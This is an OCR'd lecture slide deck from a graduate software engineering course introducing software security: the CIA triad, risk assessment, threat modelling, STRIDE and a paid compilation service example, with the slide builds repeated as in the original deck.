CMPT 745
Software Engineering

Software Security

Nick Sumner
wsumner@sfu.ca

Security in General

- ***Security***
  - Maintaining desired properties in the the presence of adversaries

Security in General

- ***Security***
  - Maintaining desired properties in the the presence of adversaries


So what are the desired properties?

Security in General

- ***Security***
  - Maintaining desired properties in the the presence of adversaries
- CIA Model – classic security properties


Security in General

- *Security*
  - Maintaining desired properties in the the presence of adversaries
- CIA Model – classic security properties
  - **Confidentiality**
    - Information is only disclosed to those authorized to know it



Security in General


- *Security*
  - Maintaining desired properties in the the presence of adversaries
- CIA Model – classic security properties
  - Confidentiality
  - **Integrity**
    - Only modify information in allowed ways by *authorized* parties



Security in General


- ***Security***
  - Maintaining desired properties in the the presence of adversaries
- CIA Model – classic security properties
  - Confidentiality
  - **Integrity**
    - Only modify information in allowed ways by *authorized* parties

Establishing *authenticity* is a part.




Security in General

- ***Security***
  - Maintaining desired properties in the the presence of adversaries
- CIA Model – classic security properties
  - Confidentiality
  - **Integrity**
    - Only modify information in allowed ways by authorized parties
    - Do what is expected



Security in General

- *Security*
  - Maintaining desired properties in the the presence of adversaries
- CIA Model – classic security properties
  - Confidentiality
  - Integrity
  - Availability
    - Those authorized for access are not prevented from it



Security in General

- ***Security***
  - Maintaining desired properties in the the presence of adversaries

- CIA Model – classic security properties
  - Confidentiality
  - Integrity
  - Availability

- The “CIA Triad” is sometimes replace with the “Hexad”: [NIST 2001]
  - Confidentiality
  - Possession
  - Integrity
  - Authenticity
  - Availability
  - Utility

Security in General

- ***Security***
  - Maintaining desired properties in the the presence of adversaries
- CIA Model – classic security properties
  - Confidentiality
  - Integrity
  - Availability
- The “CIA Triad” is sometimes replace with the “Hexad”: [NIST 2001]
  - Confidentiality
  - Possession
  - Integrity
  - Authenticity
  - Availability
  - Utility

If you are not thinking about
what properties to maintain,
you are dancing around security.

Security in Software Development

- Ensuring CIA properties permeates software development tasks
  - Requirements, Design, Implementation, Testing, Deployment, Maintenance

Security in Software Development

- Ensuring CIA properties permeates software development tasks
  - Requirements, Design, Implementation, Testing, Deployment, Maintenance
- Requires an understanding of

Security in Software Development

- Ensuring CIA properties permeates software development tasks
  - Requirements, Design, Implementation, Testing, Deployment, Maintenance
- Requires an understanding of
  - how attacks may occur and policies for prevention

Security in Software Development

- Ensuring CIA properties permeates software development tasks
  - Requirements, Design, Implementation, Testing, Deployment, Maintenance
- Requires an understanding of
  - how attacks may occur and policies for prevention
  - how to defend against attacks

Security in Software Development

- Ensuring CIA properties permeates software development tasks
  - Requirements, Design, Implementation, Testing, Deployment, Maintenance
- Requires an understanding of
  - how attacks may occur and policies for prevention
  - how to defend against attacks
  - how to recognize attacks

Security in Software Development

- Ensuring CIA properties permeates software development tasks
  - Requirements, Design, Implementation, Testing, Deployment, Maintenance
- Requires an understanding of
  - how attacks may occur and policies for prevention
  - how to defend against attacks
  - how to recognize attacks
  - how to mitigate attacks in progress

Security in Software Development

- Ensuring CIA properties permeates software development tasks
  - Requirements, Design, Implementation, Testing, Deployment, Maintenance
- Requires an understanding of
  - how attacks may occur and policies for prevention
  - how to defend against attacks
  - how to recognize attacks
  - how to mitigate attacks in progress
  - how to adapt & respond to prevent future attacks

Security in Software Development

- Ensuring CIA properties permeates software development tasks
  - Requirements, Design, Implementation, Testing, Deployment, Maintenance
- Requires an understanding of
  - how attacks may occur and policies for prevention
  - how to defend against attacks
  - how to recognize attacks
  - how to mitigate attacks in progress
  - how to adapt & respond to prevent future attacks
- These can be interpreted to extend far beyond software systems (spearphishing, physical theft, …)
  - We will focus on software & related security aspects

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security

> "The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards - and even then I have my doubts."
>
> \- Gene Spafford

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time
    - What do you value?

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time
    - What do you value?
    - What are your CIA liabilities?

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time
    - What do you value?
    - What are your CIA liabilities?
    - What threatens them?

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time
    - What do you value?
    - What are your CIA liabilities?
    - What threatens them?
    - Who threatens them & with what power?

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time
    - What do you value?
    - What are your CIA liabilities?
    - What threatens them?
    - Who threatens them & with what power?
    - How can you defend against them? Where can you break an *attack chain*?

Security in Software Development


- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time
  - Classically: Risk = E[Loss]

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time
  - Classically: Risk = E[Loss] = Impact × Probability

Security in Software Development


- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time
  - Classically: Risk = E[Loss] = Impact × Probability



Vulnerability × Threat

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time
  - Classically: Risk = E[Loss] = Impact × Probability



Vulnerability × Threat

A weakness in a system
that can cause harm

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time
  - Classically: Risk = E[Loss] = Impact × Probability


Vulnerability × *Threat*

A weakness in a system that can cause harm

Action by an adversary, using a vulnerability to cause harm

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time
  - Classically: Risk = E[Loss] = Impact × Probability




Vulnerability × Threat

	Catastrophic	Critical	Moderate	Marginal
Frequent	High	High	High	Medium
Probable	High	High	Serious	Medium
Occasional	High	Serious	Medium	Low
Remote	Serious	Medium	Medium	Low
Improbable	Medium	Low	Low	Low

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time
  - Classically: Risk = E[Loss] = Impact × Probability


Vulnerability × Threat

	Catastrophic	Critical	Moderate	Marginal
Frequent	High	High	High	Medium
bable	High	High	Serious	Medium
sional	High	Serious	Medium	Low
Remote	Serious	Medium	Medium	Low
Improbable	Medium	Low	Low	Low

Think back to our discussions on performance analysis. Why is this inadequate?

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time
  - Classically: Risk = E[Loss] = Impact × Probability

Vulnerability × Threat

	Catastrophic	Critical	Moderate	Marginal
Frequent	High	High	High	Medium
bable	High	High	Serious	Medium
sional	High	Serious	Medium	Low
Remote	Serious	Medium	Medium	Low
Improbable	Medium	Low	Low	Low

Think back to our discussions on performance analysis. Why is this inadequate?

These dangers in assessment apply to all good engineering

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time
  - Classically: Risk = E[Loss] = Impact × Probability
  - Good risk analysis requires clear identification of all actors in the formula

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security
  - You must assess, prioritize, and manage security *risks* over time
  - Classically: Risk = E[Loss] = Impact × Probability
  - Good risk analysis requires clear identification of all actors in the formula
  - Cost-Benefit analysis should guide decisions informed by risk

Security in Software Development

- What will we cover?

Security in Software Development

- What will we cover?
  - Common common threats & vulnerabilities
    - Data corruption
    - Information leaks (& side channels)
    - Privilege escalation

Security in Software Development

- What will we cover?
  - Common common threats & vulnerabilities
    - Data corruption
    - Information leaks (& side channels)
    - Privilege escalation
  - Approaches for finding potential vulnerabilities
    - Fuzz testing

Security in Software Development

- What will we cover?
  - Common common threats & vulnerabilities
    - Data corruption
    - Information leaks (& side channels)
    - Privilege escalation
  - Approaches for finding potential vulnerabilities
    - Fuzz testing
  - Designing secure software

Security in Software Development

- What will we cover?
  - Common common threats & vulnerabilities
    - Data corruption
    - Information leaks (& side channels)
    - Privilege escalation
  - Approaches for finding potential vulnerabilities
    - Fuzz testing
  - Designing secure software
  - ~~Defending against attackers~~
    - ~~Program transformation & hardening~~

Security in Software Development

- What will we cover?
  - Common common threats & vulnerabilities
    - Data corruption
    - Information leaks (& side channels)
    - Privilege escalation
  - Approaches for finding potential vulnerabilities
    - Fuzz testing
  - Designing secure software
  - ~~Defending against attackers~~
    - ~~Program transformation & hardening~~
  - ~~Reverse engineering & binary analysis~~

Thinking About
Threats, Vulnerabilities, & Exploits

Threat Models & the Security Mindset

- Before exploring specific attacks, we must understand security goals & abstract ways attackers behave

Threat Models & the Security Mindset

- Before exploring specific attacks, we must understand security goals & abstract ways attackers behave
- Security goals come from the CIA triad

Threat Models & the Security Mindset

- Before exploring specific attacks, we must understand security goals & abstract ways attackers behave


- Security goals come from the CIA triad
  - What information should be confidential?
  - Who are the authenticated parties?
  - What should they be able to access?
  - When?

Threat Models & the Security Mindset

- Before exploring specific attacks, we must understand security goals & abstract ways attackers behave
- Security goals come from the CIA triad
- A *threat model* defines the potential threats & attack vectors to protect against

Threat Models & the Security Mindset

- Before exploring specific attacks, we must understand security goals & abstract ways attackers behave
- Security goals come from the CIA triad
- A *threat model* defines the potential threats & attack vectors to protect against
  - Good threat modeling requires a "security mindset"
    Consider how things can be made to fail. [Schneier 2008]



Threat Models & the Security Mindset

- Before exploring specific attacks, we must understand security goals & abstract ways attackers behave
- Security goals come from the CIA triad
- A *threat model* defines the potential threats & attack vectors to protect against
  - Good threat modeling requires a "security mindset"
    Consider how things can be made to fail. **[Schneier 2008]**
  - "[llvm-dev] IMPORTANT NOTICE - Subscription to Mailman lists disabled immediately" [Lattner 2021]

> …
> *The current Mailman server is being abused by subscribing valid email addresses to our lists and because the list requires confirmation, the email address gets "spam".*
> …

Threat Models & the Security Mindset

- Before exploring specific attacks, we must understand security goals & abstract ways attackers behave
- Security goals come from the CIA triad
- A *threat model* defines the potential threats & attack vectors to protect against
  - Good threat modeling requires a “security mindset”
    Consider how things can be made to fail. **[Schneier 2008]**
- Several approaches to threat modeling (Diagrams, trees, checklists, …)


Threat Models & the Security Mindset

- Before exploring specific attacks, we must understand security goals & abstract ways attackers behave
- Security goals come from the CIA triad
- A *threat model* defines the potential threats & attack vectors to protect against
  - Good threat modeling requires a "security mindset"
    Consider how things can be made to fail. **[Schneier 2008]**
- Several approaches to threat modeling (Diagrams, trees, checklists, …)
  - STRIDE:
    Spoofing, **T**ampering, **R**epudiation, **I**nfo leaks, **D**OS, **E**scalated privileges

A Simple (Classic) Example


- Consider a paid compilation service

Compiler Service




A Simple (Classic) Example

- Consider a paid compilation service




A Simple (Classic) Example

- Consider a paid compilation service




A Simple (Classic) Example

- Consider a paid compilation service




A Simple (Classic) Example

- Consider a paid compilation service




A Simple (Classic) Example

- Consider a paid compilation service




A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)



A Simple (Classic) Example

